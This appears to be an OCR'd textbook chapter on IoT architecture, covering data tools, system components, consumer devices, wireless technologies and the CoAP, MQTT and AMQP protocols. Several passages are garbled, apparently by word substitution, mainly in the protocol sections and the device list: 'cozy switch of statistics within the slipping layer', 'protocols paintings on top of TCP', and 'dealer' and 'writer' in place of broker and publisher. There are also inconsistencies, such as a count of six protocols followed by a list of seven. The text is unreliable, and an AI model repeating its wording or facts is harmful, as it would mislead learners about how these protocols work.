


Figure.1.16. Internet of Things Architecture

Hadoop is designed to handle batch processing efficiently whereas Spark is designed to handle real-time data efficiently. Hadoop is a high latency computing framework, which does not have an interactive mode whereas Spark is a low latency computing and can process data interactively.

GemFire is a high performance distributed data management infrastructure that sits between application cluster and back-end data sources.

With GemFire, data can be managed in-memory, which makes the access faster. Spring Data provides an easy configuration and access to GemFire from Spring application.

Python is an interpreted high-level general-purpose programming language. In computer software, a general-purpose programming language is a programming language dedicated to a general-purpose, designed to be used for writing software in a wide variety of application domains. It supports multiple programming paradigms, including structured (particularly, procedural), object-oriented and functional programming. Python is often described as a "batteries included" language due to its comprehensivestandard library.

Apache Spark is an open-source unified analytics engine for large-scale data processing. Spark provides an interface for programming entire clusters with implicit data parallelism and fault tolerance

Apache Hadoop is a collection of open-source software utilities that facilitates using a network of many computers to solve problems involving massive amounts of data and computation. It provides a software framework for distributed storage and processing of big data using the MapReduce programming model. Hadoop was originally designed for computer clusters built from commodity hardware, which is still the common use.

It has since also found use on clusters of higher-end hardware. All the modules in Hadoop are designed with a fundamental assumption that hardware failures are common occurrences and should be automatically handled by the framework.

The core of Apache Hadoop consists of a storage part, known as Hadoop Distributed File System (HDFS), and a processing part which is a MapReduce programming model.

Hadoop splits files into large blocks and distributes them across nodes in a cluster. It then transfers packaged code into nodes to process the data in parallel.

This approach takes advantage of data locality, where nodes manipulate the data they have access to. This allows the dataset to be processed faster and more efficiently than it would be in a more conventional supercomputer architecture that relies on a parallel file system where computation and data are distributed via high-speed networking.

Java Message Service (JMS) is an application program interface (API) from Sun Microsystems that supports the formal communication known as messaging between computers in a network.

MQTT (MQ Telemetry Transport) is a lightweight open messaging protocol that provides resource-constrained network clients with a simple way to distribute telemetry information in low-bandwidth environments. ... While the TT in MQTT stands for Telemetry Transport, the MQ is in reference to a product called IBM MQ.

Apache Kafka is a framework implementation of a software bus using stream-processing. It is an open-source software platform developed by the Apache Software Foundation written in Scala and Java. The project aims to provide a unified, high-throughput, low-latency platform for handling real-time data feeds.

MongoDB is a source-available cross-platform document-oriented database program. Classified as a NoSQL database program, MongoDB uses JSON-like documents with optional schemas. MongoDB is developed by MongoDB Inc. and licensed under the Server Side Public License.

Main Components of IoT Eco-System

Just like Internet has changed the way we work & communicate with each other, by connecting us through the World Wide Web (internet), IoT also aims to take this connectivity to another level by connecting multiple devices at a time to the internet thereby facilitating *man to machine* and *machine to machine* interactions.

People who came up with this idea, have also realized that this IoT ecosystem is not limited to a particular field but has business applications in areas of home automation, vehicle automation, factory line automation, medical, retail, healthcare and more.




Figure.1.17.How IoT Works – Internal working of the Internet of Things

a. IoT Components

Here, 4 fundamental components of IoT system, which tells us how IoT works.

i. Sensors/Devices

First, sensors or devices help in collecting very minute data from the surrounding environment. All of this collected data can have various degrees of complexities ranging from a simple temperature monitoring sensor or a complex full video feed.

A device can have multiple sensors that can bundle together to do more than just sense things.

For example, our phone is a device that has multiple sensors such as GPS, accelerometer, camera but our phone does not simply sense things.

The most rudimentary step will always remain to pick and collect data from the surrounding environment be it a standalone sensor or multiple devices.




Figure.1.18 IoT Components – Sensors/Devices

ii. Connectivity

Next, that collected data is sent to a cloud infrastructure but it needs a medium for transport.

The sensors can be connected to the cloud through various mediums of communication and transports such as cellular networks, satellite networks, Wi-Fi, Bluetooth, wide-area networks (WAN), low power wide area network and many more.

Every option we choose has some specifications and trade-offs between power consumption, range, and bandwidth. So, choosing the best connectivity option in the IOT system is important.

Figure.1.19. IoT Components – Connectivity

iii. Data Processing

Once the data is collected and it gets to the cloud, the software performs processing on the acquired data. This can range from something very simple, such as checking that the temperature reading on devices such as AC or heaters is within an acceptable range. It can sometimes also be very complex, such as identifying objects (such as intruders in your house) using computer vision on video.

But there might be a situation when a user interaction is required; example- what if when the temperature is too high or if there *is* an intruder in your house? That's where the user comes into the picture.




Figure.1.20 IoT Components – Data Processing

iv. User Interface

Next, the information made available to the end-user in some way. This can achieve by triggering alarms on their phones or notifying through texts or emails.

Also, a user sometimes might also have an interface through which they can actively check in on their IOT system. For example, a user has a camera installed in his house, he might want to check the video recordings and all the feeds through a web server.

However, it's not always this easy and a one-way street. Depending on the IoT application and complexity of the system, the user may also be able to perform an action that may backfire and affect the system.

For example, if a user detects some changes in the refrigerator, the user can remotely adjust the temperature via their phone.

There are also cases where some actions perform automatically. By establishing and implementing some predefined rules, the entire IOT system can adjust the settings automatically and no human has to be physically present.

Also in case if any intruders are sensed, the system can generate an alert not only to the owner of the house but to the concerned authorities.




Figure.1.21 How IoT Works – IoT Components

Real Life Example Depicting Working of IoT

Here, we will discuss some examples, which states how IoT works in real-life:

i. Say, we have an AC in our room, now the temperature sensor installed in it in the room will be integrated with a gateway. A gateway's purpose is to help connect the temperature sensor (inside the AC) to the Internet by making use of a cloud infrastructure.

ii. A Cloud/server infrastructure has detailed records about each and every device connected to it such as device id, a status of the device, what time was the device last accessed, number of times the device has been accessed and much more.

iii. A connection with the cloud then implement by making use of web services such as RESTful.

iv. We in this system, act as end-users and through the mobile app interact with Cloud (and in turn devices installed in our homes). A request will send to the cloud infrastructure with the authentication of the device and device information. It requires authentication of the device to ensure cybersecurity.

v. Once the cloud has authenticated the device, it sends a request to the appropriate sensor network using gateways.

vi. After receiving the request, the temperature sensor inside the AC will read the current temperature in the room and will send the response back to the cloud.

vii. Cloud infrastructure will then identify the particular user who has requested the data and will then push the requested data to the app. So, a user will get the current information about the temperature in the room, pick up through AC's temperature sensors directly on his screen.

Figure.1.22 Real Life Example – Internet of Things works

Hence, we learned how IoT works and an entire IOT system functions. Also, we discussed some real-life examples where we can use IoT. We will be learning more about IOT in detail in the upcoming discussions….

Features of IoT Devices

Whether one is a housewife looking for the simple and best products to cook, or a company owner visioning to take the company to the next level. IoT is transforming every aspect of life and it is not just transforming your lives, it is making life much easier and simpler.

Here, I am providing you with 8 amazing IoT Devices that have changed our lives in the ways we cannot imagine. However, before exploring the blog you must be well-versed with the concept IoT to relate to how it is being used in various devices.

So, what are you waiting for? Start exploring.

IoT Devices List

These are the latest IoT Devices used regularly in our day-to-day life.

1. Amazon Echo

This device connects to the voice-controlled personal assistant Alexa, which responds when called with names – "Alexa", "Echo", or "Computer". This device has a lot of features like playing audiobooks, music playback, voice interaction, making to-do lists, setting alarms, streaming podcasts, etc.

Figure.1.23 Amazon Echo

2. August Doorbell Cam

With this IoT Device, you can see and speak with humans at your front door through your phone. Doorbell Cam pairs with all August Smart Locks to easily let guests into your home. It constantly monitors your doorstep and provides 24-hour video recording.

3. Awair

An amazing option for people with allergies or hypersensitive reactions, Awair closely monitors the Carbon Dioxide and humidity levels throughout the day. It also tracks dust levels and VOCs in the air.

4. Belkin WeMo

WeMo is a series of products developed by Belkin that enables users to remotely control home electronics. The series of products include electrical plugs, motion sensors, light switches, cameras, light bulbs, and a mobile app.

The agency has a partnership with many other firms that manipulate a variety of exceptional gadgets with one phone app.

5. Canary

This all-in-one home security device captures video and audio and sends alerts to your cell phone. It detects your homecoming and going and you can also view the stay video feed from your smartphone.

Figure.1.24 Canary

6. Chamberlain MyQ

With this IoT device, you do not have to shop for a new garage door opener in order to control it along with your phone. Chamberlain MyQ products permit you to control your present storage door together with your iPhone or Android tool.

7. Ring Doorbells:

This is an authentic IoT Device that allows the user to answer the door using your smartphone. It has a rechargeable battery inside and provides Double-Clad Home Network Security to users.

8. Elgato Eve

This line of domestic automation merchandise is working with Apple HomeKit to allow customers to monitor indoor air, outdoor weather, power consumption and whether or not home windows and doors are open or closed.The company also offers various other lighting products that can be controlled with Android or other iOS gadgets.The above IoT devices are some renowned devices that blow your mind with the features they provide. These all devices are proof that how far our technology has come and how far will it still go.

IoT Technology & Protocols – 7 Important IoT Communication Protocols

IoT Technology & Protocols

Several Communication Protocols and Technology used in the internet of Things. Some of the major IoT technology and protocol (IoT Communication Protocols) are Bluetooth, WiFi, Radio Protocols, LTE-A, and WiFi-Direct.

These IoT communication protocols cater to and meet the specific functional requirement of an IoT system. There are 6 IoT Communication Protocols/ Technology.

a. Bluetooth

An important short-range IoT communications Protocols / Technology: Bluetooth, which has become very important in computing and many consumer product markets. It is expected to be key for wearable products in particular, again connecting to the IoT albeit probably via a smartphone in many cases. The new Bluetooth Low-Energy (BLE) – or Bluetooth Smart, as it is now branded – is a significant protocol for IoT applications. Importantly, while it offers a similar range to Bluetooth it has been designed to offer significantly reduced power consumption.




Figure.1.25. Iot Technology – Bluetooth

b. Zigbee

ZigBee is similar to Bluetooth and is majorly used in industrial settings. It has some significant advantages in complex systems offering low-power operation, high security, robustness and high and is well positioned to take advantage of wireless control and sensor networks in IoT applications.

The latest version of ZigBee is the recently launched 3.0, which is essentially the unification of the various ZigBee wireless standards into a single standard.




Figure.1.26 Iot Technology – ZigBee

c. Z-Wave

Z-Wave is a low-power RF communications - IoT technology that primarily design for home automation for products such as lamp controllers and sensors among many other devices. A Z-Wave uses a simpler protocol than some others, which can enable faster and simpler development, but the only maker of chips is Sigma Designs compared to multiple sources for other wireless technologies such as ZigBee and others.

Figure.1.27. Iot Technology – Z-Wave

d. Wi-Fi

WiFi connectivity is one of the most popular IoT communication protocol, often an obvious choice for many developers, especially given the availability of WiFi within the home environment within LANs.

There is a wide existing infrastructure as well as offering fast data transfer and the ability to handle high quantities of data.

Currently, the most common WiFi standard used in homes and many businesses is 802.11n, which offers range of hundreds of megabit per second, which is fine for file transfers but may be too power-consuming for many IoT applications.

e. Cellular

Any IoT application that requires operation over longer distances can take advantage of GSM/3G/4G cellular communication capabilities. While cellular is clearly capable of sending high quantities of data, especially for 4G, the cost and also power consumption will be too high for many applications.

But it can be ideal for sensor-based low-bandwidth-data projects that will send very low amounts of data over the Internet.




Figure.1.28.IoT Communication Protocols – Cellular

f. NFC: NFC (Near Field Communication) is an IoT technology. It enables simple and safe communications between electronic devices, and specifically for smartphones, allowing consumers to perform transactions in which one does not have to be physically present.

It helps the user to access digital content and connect electronic devices. Essentially it extends the capability of contactless card technology and enables devices to share information at a distance that is less than 4cm.




Figure .1.29. IoT Communication Protocols – NFC

g. LoRaWAN

LoRaWAN is one of popular IoT Technology, targets wide-area network (WAN) applications. The LoRaWAN design to provide low-power WANs with features specifically needed to support low-cost mobile secure communication in IoT, smart city, and industrial applications.

Specifically meets requirements for low-power consumption and supports large networks with millions and millions of devices, data rates range from 0.3 kbps to 50 kbps.

Figure.1.30.Iot Technology – LoRaWAN

IoT communication Protocols

Key IoT Protocols

What are Protocols? What are IOT Protocols? Are there any types of IoT Protocols? If yes: then how many and what are its types?

IoT Protocols

1. Constrained Application Protocol (CoAP)

CoAP is an internet utility protocol for constrained gadgets. It is designed to enable simple, constrained devices to join IoT through constrained networks having low bandwidth availability. This protocol is primarily used for machine-to-machine (M2M) communication and is particularly designed for IoT systems that are based on HTTP protocols.




Figure.1.31. Constrained Application Protocol (CoAP)

CoAP makes use of the UDP protocol for lightweight implementation. It also uses restful architecture, which is just like the HTTP protocol. It makes use of DTLS (Datagram Transport Layer Security (DTLS) is a communications protocol providing security to datagram-based applications by allowing them to communicate in a way designed to prevent eavesdropping, tampering, or message forgery.) for the cozy switch of statistics within the slipping layer.




Figure.1.32. Constrained Application Protocol (CoAP)

2. Message Queue Telemetry Transport Protocol (MQTT)

MQTT (*Message Queue Telemetry Transport*) is a messaging protocol developed with the aid of Andy Stanford-Clark of IBM and Arlen Nipper of Arcom in 1999 and is designed for M2M communication. It's normally used for faraway tracking in IoT.

Its primary challenge is to gather statistics from many gadgets and delivery of its infrastructure. MQTT connects gadgets and networks with packages and middleware.All the devices hook up with facts concentrator servers like IBM's new message sight appliance. MQTT protocols paintings on top of TCP to offer easy and dependable streams of information.

These IoT protocols include 3 foremost additives: subscriber, publisher, and dealer. The writer generates the information and transmits the facts to subscribers through the dealer. The dealer guarantees safety by means of move-checking the authorization of publishers and subscribers.

3. Advanced Message Queuing Protocol (AMQP)

This was evolved by John O'Hara at JP Morgan Chase in London. AMQP is a software layer protocol for message-oriented middleware environment. It supports reliable verbal exchange through message transport warranty primitives like at-most-once, at least once and exactly as soon as shipping.

The AMQP – IoT protocols consist of hard and fast components that route and save messages within a broker carrier, with a set of policies for wiring the components together. The AMQP protocol enables patron programs to talk to the dealer and engage with the AMQP model.

This version has the following three additives, which might link into processing chains in the server to create the favored capabilities.

- Exchange: Receives messages from publisher primarily based programs and routes them to 'message queues'.
- Message Queue: Stores messages until they may thoroughly process via the eating client software.
- Binding: States the connection between the message queue and the change.




Figure.1.33. Advanced Message Queuing Protocol (AMQP))

